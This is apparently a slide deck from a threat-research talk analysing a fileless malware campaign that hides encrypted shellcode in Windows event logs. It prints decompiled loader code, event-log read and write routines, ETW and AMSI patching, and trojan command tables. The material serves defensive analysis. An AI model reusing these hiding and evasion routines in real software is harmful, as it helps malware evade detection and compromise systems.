A new secret stash for fileless malware.

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- Kaspersky, GReAT

Plan for the next 40 minutes

Typical logging… and shellcodes

Why not to combine them?

Anti-detect techniques

Several last stagers

Third-party tools

Typical logging

```
pixelArray = (bmpContent + bmpContent->header.bfOffBits);
writeLog(L"bmp_get_data_helper");
start = 0;
for ( i = 0; i < 48; ++i )
{
  end = start + 8;
  prevShifted = 0;
  bitCounter = 8;
  do
  {
    decByte = *(&pixelArray->firstByte + --end) & 1 | prevShifted;
    prevShifted = 2 * decByte;
    --bitCounter;
  }
  while ( bitCounter );
  start = end + 8;
  *(&decBytes.IID + i) = decByte;
}
setTlsErrFld(0);
printLogMsg(0);
setDropTlsToLog(0);
if ( decBytes.IID == 1 || decBytes.IID == 2 )
{
  setDropTlsToLog(1);
  writeLog2(L"sh.IID = %d", decBytes.IID);
  setDropTlsToLog(0);
  setDropTlsToLog(1);
  writeLog2(L"sh.IParam = %d", decBytes.IParam);
  setDropTlsToLog(0);
  setDropTlsToLog(1);
  ISize = decBytes.ISize;
  writeLog2(L"sh.ISize = %d", decBytes.ISize);
```

Developers use print-like debugging

Keep debug removing as TODO

Operators want to check execution flaw

Which stages were successful

..and shellcodes

```
                call    $+5

loc_5:                                  ; DATA XREF: EntryPoint+9↓o
                pop     rcx
                mov     r8, rcx
+               add     rcx, (offset mz_placeholder - offset loc_5) ;
                                        ; second shellcode offset
                mov     edx, 0E124D840h ; ror13 hash "Load"
                                        ; with trailing zero
+               add     r8, 4E808h      ; dave str offset

                mov     r9d, 4
                push    rsi
                mov     rsi, rsp
                and     rsp, 0FFFFFFFFFFFFFFF0h
                sub     rsp, 30h
+               mov     dword ptr [rsp+38h+a5], 0 ; a5

                call    MapRun
                mov     rsp, rsi
                pop     rsi
                retn
EntryPoint      endp
```

Position independent

Leads to get self RVA tricks

Loader independent

Leads to PEB and PE parsing

Hashes instead of func names

Why not to combine?

Windows event logs (.evtx) could contain binary data

It’s a legit mechanism

Drivers write minidumps where, etc.

Looks like a place for shellcodes as well

Show me the code

```
KMSEventLog = malloc(512000ui64);
hEventLog_1 = RegisterEventSourceW(0i64, L"Key Management Service");
hEventLog = hEventLog_1;
if ( !hEventLog_1 )
  return 0i64;
while ( !ReadEventLogW(hEventLog_1, 5u, 0, KMSEventLog, nNumberOfBytesToRead, &pnBytesRead, &pnMinNumberOfBytesNeeded) )// EVENTLOG_FORWARDS_READ
                                          // EVENTLOG_SEQUENTIAL_READ
                                          // read all KMS logs
{
  LastError = GetLastError();
  if ( LastError != ERROR_INSUFFICIENT_BUFFER )
  {
    if ( LastError != ERROR_HANDLE_EOF )
      return 0i64;
    break;
  }
  KMSEventLog = realloc(KMSEventLog, pnMinNumberOfBytesNeeded);
  if ( !KMSEventLog )
    return 0i64;
  nNumberOfBytesToRead = pnMinNumberOfBytesNeeded;
  hEventLog_1 = hEventLog;
}
```

Read and put into container

```
for ( i = pnBytesRead; KMSEventLogCurr < (KMSEventLog + i); KMSEventLogCurr = (KMSEventLogCurr
                                                                + KMSEventLogCurr->Length) )
{
  if ( KMSEventLogCurr->EventCategory == 'AB' )
  {
    std::string::append(InterestingLogs, KMSEventLogCurr + KMSEventLogCurr->DataOffset, KMSEventLogCurr->DataLength);
    i = pnBytesRead;
  }
}
```

What about writing them

```
startID = 0;
if ( n )
{
  logsNum = n - 1;
  while ( 1 )
  {
    if ( startID == logsNum )
      currentSize = *p_len - overallSize;
    if ( !ReportEventW(
            hEventLog,
            EVENTLOG_INFORMATION_TYPE,
            0x4142u,
            startID + 1423,
            0i64,
            0,
            currentSize,
            0i64,
            binary300) )
      goto to_exit;
    overallSize += currentSize;
    binary300 += 256;
    ++startID;
    logsNum = n - 1;
    if ( startID >= n )
      goto LABEL_24;
  }
}
```

```
EventLogRecord = j__malloc_base(512000ui64);
hEventLog_1 = RegisterEventSourceW(0i64, L"Key Management Service");
hEventLog = hEventLog_1;
if ( !hEventLog_1 )
  return 0i64;
while ( !ReadEventLogW(
           hEventLog_1,
           5u,
           0,
           EventLogRecord,
           nNumberOfBytesToRead,
           &pnBytesRead,
           &pnMinNumberOfBytesNeeded) )       //
                                              // EVENTLOG_SEQUENTIAL_READ  = 1
                                              // EVENTLOG_FORWARDS_READ  = 4
{
  LastError = GetLastError();
  if ( LastError != ERROR_INSUFFICIENT_BUFFER )
  {
    if ( LastError != ERROR_HANDLE_EOF )
      return 0i64;
    break;
  }
```

Inside the shellcode

```
(EntryPoint)(Mapping, 1i64, 1i64);
if ( Hash_3 )
{
  if ( pe->OptionalHeader.DataDirectory[0].Size )
  {
    Exports_1 = &Mapping[pe->OptionalHeader.DataDirectory[0].VirtualAddress];
    NumberOfNames = Exports_1->NumberOfNames;
    if ( NumberOfNames )
    {
      if ( Exports_1->NumberOfFunctions )
      {
        NumberOfNames_1 = 0;
        AddressOfNames = &Mapping[Exports_1->AddressOfNames];
        for ( Ords = &Mapping[Exports_1->AddressOfNameOrdinals]; ; ++Ords )
        {
          curr = &Mapping[*AddressOfNames];
          Hash = 0;
          do
          {
            Curr = *curr++;
            Hash = Curr + __ROR4__(Hash, 13);
          }
          while ( *(curr - 1) );
          if ( Hash_3 == Hash )
            break;
          ++NumberOfNames_1;
          ++AddressOfNames;
          if ( NumberOfNames_1 >= NumberOfNames )
            return Mapping;
        }
        (&Mapping[*&Mapping[4 * *Ords + Exports_1->AddressOfFunctions]])(Arg_dave_1, Arg_four_1);
      }
    }
  }
```

Birds eye view

Commercial tool sets	SilentBreaks's toolset Cobalt Strike
Anti-detection wrappers	Go decryptor with heavy usage of the syscall library. Keeps Cobalt Strike module encoded several times, and AES256 CBC encrypted blob. We haven't previously observed Go usage with Cobalt Strike A library launcher, compiled with GCC under MinGW environment. The only possible reason for this stage is anti-detection AES decryptor, compiled with Visual Studio compiler
Last stage RAT	HTTP-based Trojan. Possible original names are ThrowbackDLL.dll and drxDLL.dll, but code is more complex than old publicly available version of SilentBreak's Throwback Named pipes-based Trojan. Possible original names are monolithDLL.dll and SlingshotDLL.dll. Based on file names there is a possibility that last stage modules are parts of a commercial Slingshot version


Throwback trace is visible

Go, gcc, even Nim compilers

Named pipes for LAN

HTTP-based for remote

Third-party tools



Free and commercial

Github usage all the time

Two commercial suites simultaneously aren’t typical

Typical Blackbone trampoline

```
pLauncherEP = &Launcher.modBaseAddr[*&Launcher.modBaseAddr[&((Launcher.modBaseAddr)->e_lfanew)->OptionalHeader.AddressOfEntryPoint]];
VirtualProtect(pLauncherEP, 0xCui64, 0x40u, &flOldProtect);
*pLauncherEP = 0xB848;                      // mov rax, jmp rax
*(pLauncherEP + 2) = WaitAndExit;
*(pLauncherEP + 5) = 0xE0FF;
VirtualProtect(pLauncherEP, 0xCui64, flOldProtect, &flOldProtect);
```

```
void __noreturn WaitAndExit()
{
  // [COLLAPSED LOCAL DECLARATIONS. PRESS KEYPAD CTRL-"+" TO EXPAND]

  WaitForSingleObject(WorkingThread, 0xFFFFFFFF);
  ExitProcess(0);
}
```

Anti-detection

Anti-detection technique	Usage
Several compilers	The same AES256 CBC decryption could be done with Go and C++ modules
Whitelisted launchers	Autorunned copy of WerFault.exe maps the launcher into process address space
Digital certificate	15 files are signed with “Fast Invest” certificate. We didn’t observe any legitimate files signed with it
Patch logging exports of ntdll.dll	To be more stealthy, Go droppers patch logging-related API functions like EtwEventWriteFull in self-address space with empty functionality
Keep shellcode in event logs	This is the main innovation we observed in this campaign. Encrypted shellcode with the next stager is divided into 8 KB blocks and saved in the binary part of event logs
C2 web domain mimicking	Actor registered a web domain name with ERP in use title

Patching

Sideloading

Digital certificate

Esoteric compilers

Patching

```
__int64 __fastcall main_ResolvePatchEvents(void *tmp)
{
  // [COLLAPSED LOCAL DECLARATIONS. PRESS KEYPAD CTRL-"+" TO EXPAND]

  pLazyEtwNotificationRegister = ::pLazyEtwNotificationRegister;// main.CVjcSL
  if ( syscall__ptr_LazyProc_Find(::pLazyEtwNotificationRegister) )
  {
to_panic:
    runtime_gopanic();
    runtime_morestack_noctxt();
  }
  pProcNotificationRegister = pLazyEtwNotificationRegister->Proc;
  pLazyEtwEventRegister = ::pLazyEtwEventRegister;
  EtwNotificationRegister = (void *)pProcNotificationRegister->uintptr;
  if ( syscall__ptr_LazyProc_Find(::pLazyEtwEventRegister) )
  {
LABEL_14:
    runtime_gopanic();
    goto to_panic;
  }
```

Authors like only their logs

EtwNotificationRegister, EtwEventRegister, etc. are patched to return(0)

AMSI-related functions are patched either

This part is commodity already

Go wrapper for Cobalt

```
__int64 __fastcall main_Start(void *tmp)
{
  // [COLLAPSED LOCAL DECLARATIONS. PRESS KEYPAD CTRL-"+" TO EXPAND]

  // main.Start
  if ( !main_isIntoDoimain() )
    os_Exit();
  main_ResolvePatchEvents(tmp);
  OSVersionSetSyscallArgs = (_DWORD *)main_GetOSVersionSetSyscallArgs();
  if ( n_4_ == 4 && *OSVersionSetSyscallArgs == '0.01' )
    main_SystemLibLoad();
  main_ResolvePatchEvents(tmp);
  runtime_concatstring2((int)&byte_7FEEF04F0AF, 687);
  runtime_concatstring2(
    (int)"jifWErIRcaO3LuMCWyu2+8XFLdURqatowwjbkMlgZr9i5Ol2eB+VxOfNPQ5BWeU/KssVTUM+KlQYIMu1wD7uym+vig+ocuQ8VXtsufHhmm6OPWL"
         "zv9AY7RokklTbvQX8T5fsXwDlcUvFIiqqtWL7y8uc7oyX7N5lSzF47YzY7MkXGL4YwuhzAp14JA82vQlZrQqaCoOI6wLQUO0Qr4PRmLvF7sztJn"
         "JbJEKZsVlRQ9kpm/ajRPpQk6o7ZOeAXldCyn/zh2HnzdIkmTlspwJU/IVxQIkbkk0V6CcYtJd511kIYw9g0NNfuygx+bq3lr7BcgeqgRb119OVm"
         "w0qAeDBKZ4F5CQyPCGJjwTBSUYeLGW8kUfQD0e/j+m24b71Vk2DzoJ5NSjYpWWU4UgyBJbvh91++TxIo2aCf4/ZLvQ22ZgXIr/fbWHG5iAEnwZQ"
         "GD3DHXwX+VNGbsfVA27Ce0PbhWCVpoZnqGl8tB0sA/mwQLE8ivPu2iXOYVtIZWUE+nz1t//PD8VT3OKvxTSX7sKg9vMDngU6shuDiQaOWaQENrY"
         "EGUiWjnVoRKhln8tr6i4AC2Glg8ibWIgSkyzeRudgv9zz5Gb9lSBC0KaZCBzSfiTfe1V4KDlIDOnGRPZa0d4+1mnUCf4mGwPvsd1K+Yok/ha9CD"
         "tGXe6cBkf5ZMlO1QSng/u",
    687);
```

And patching with Go

```
__int64 __fastcall main_ResolvePatchEvents(void *tmp)
{
  // [COLLAPSED LOCAL DECLARATIONS. PRESS KEYPAD CTRL-"+" TO EXPAND]

  pLazyEtwNotificationRegister = ::pLazyEtwNotificationRegister;// main.CVjcSL
  if ( syscall__ptr_LazyProc_Find(::pLazyEtwNotificationRegister) )
  {
to_panic:
    runtime_gopanic();
    runtime_morestack_noctxt();
  }
  pProcNotificationRegister = pLazyEtwNotificationRegister->Proc;
  pLazyEtwEventRegister = ::pLazyEtwEventRegister;
  EtwNotificationRegister = (void *)pProcNotificationRegister->uintptr;
  if ( syscall__ptr_LazyProc_Find(::pLazyEtwEventRegister) )
  {
LABEL_14:
    runtime_gopanic();
    goto to_panic;
  }
```

Several last stagers

Feature	HTTP-based trojan	Named pipes-based trojan
C2 communication	Active connection to a randomly chosen C2 from a hardcoded list	Passive mode
Encryption	XOR-based, RC4	Plaintext
Self version in beacon	1.1	No
Natural language artifacts	Unused argument “dave”	No
Command set	Quite basic, 7 of them	More profound, 20 of them
Injection functionality	Yes and much in use	Yes and much in use
Quite unusual among the commands	Sleep time randomization: (random between 0,9 – 1,1) * sleep time	Get minutes since last user input

Passive version

Love for injection

“Is user active now?”

Sleep time randomization

HTTP trojan version

0	Fingerprint the target again.
1	Execute command. The Trojan executes the received command in the new process and sends the result back to the C2.
2	Download from a URL and save to the given path.
3	Set a new sleep time. This time in minutes is used as a timeout if the C2 hasn't replied with a command to execute yet. Formula for randomization is (random number between 0,9 – 1,1) * sleep time.
4	Sleep the given number of minutes without changing the configuration.
5	List processes with PID, path, owner, name and parent data.
6	Inject and run shellcode into the target process' address space. To inject into the same process, the command argument should be "local". Like the shellcode in the event logs, this one would run the provided PE's entry point and as well as a specific export found by hash.
99	Terminates the session between trojan and C2.

Random C2 from the list

MachineGUID, SeDebugPrivilege among the fingerprinting of target

Throwback-like encryption

Short command system

Pipes trojan version

0	Set the “continue” flag to False and stop working.
1	N/A, reserved so far.
2	Get time since the last user input in minutes.
3	Get current process information: PID, architecture, user, path, etc.
4	Get host domain and user account.
5	Impersonate user with credentials provided.
6	Get current process’s available privileges.
7	Execute command with the cmd.exe interpreter.
8	Test connection with a given host (address and port) using a raw TCP socket.

Monolith named pipe

Hardcoded RC4 key

More profound command system

HTTP version with such commands also exists


TIME
...to go

Questions time!

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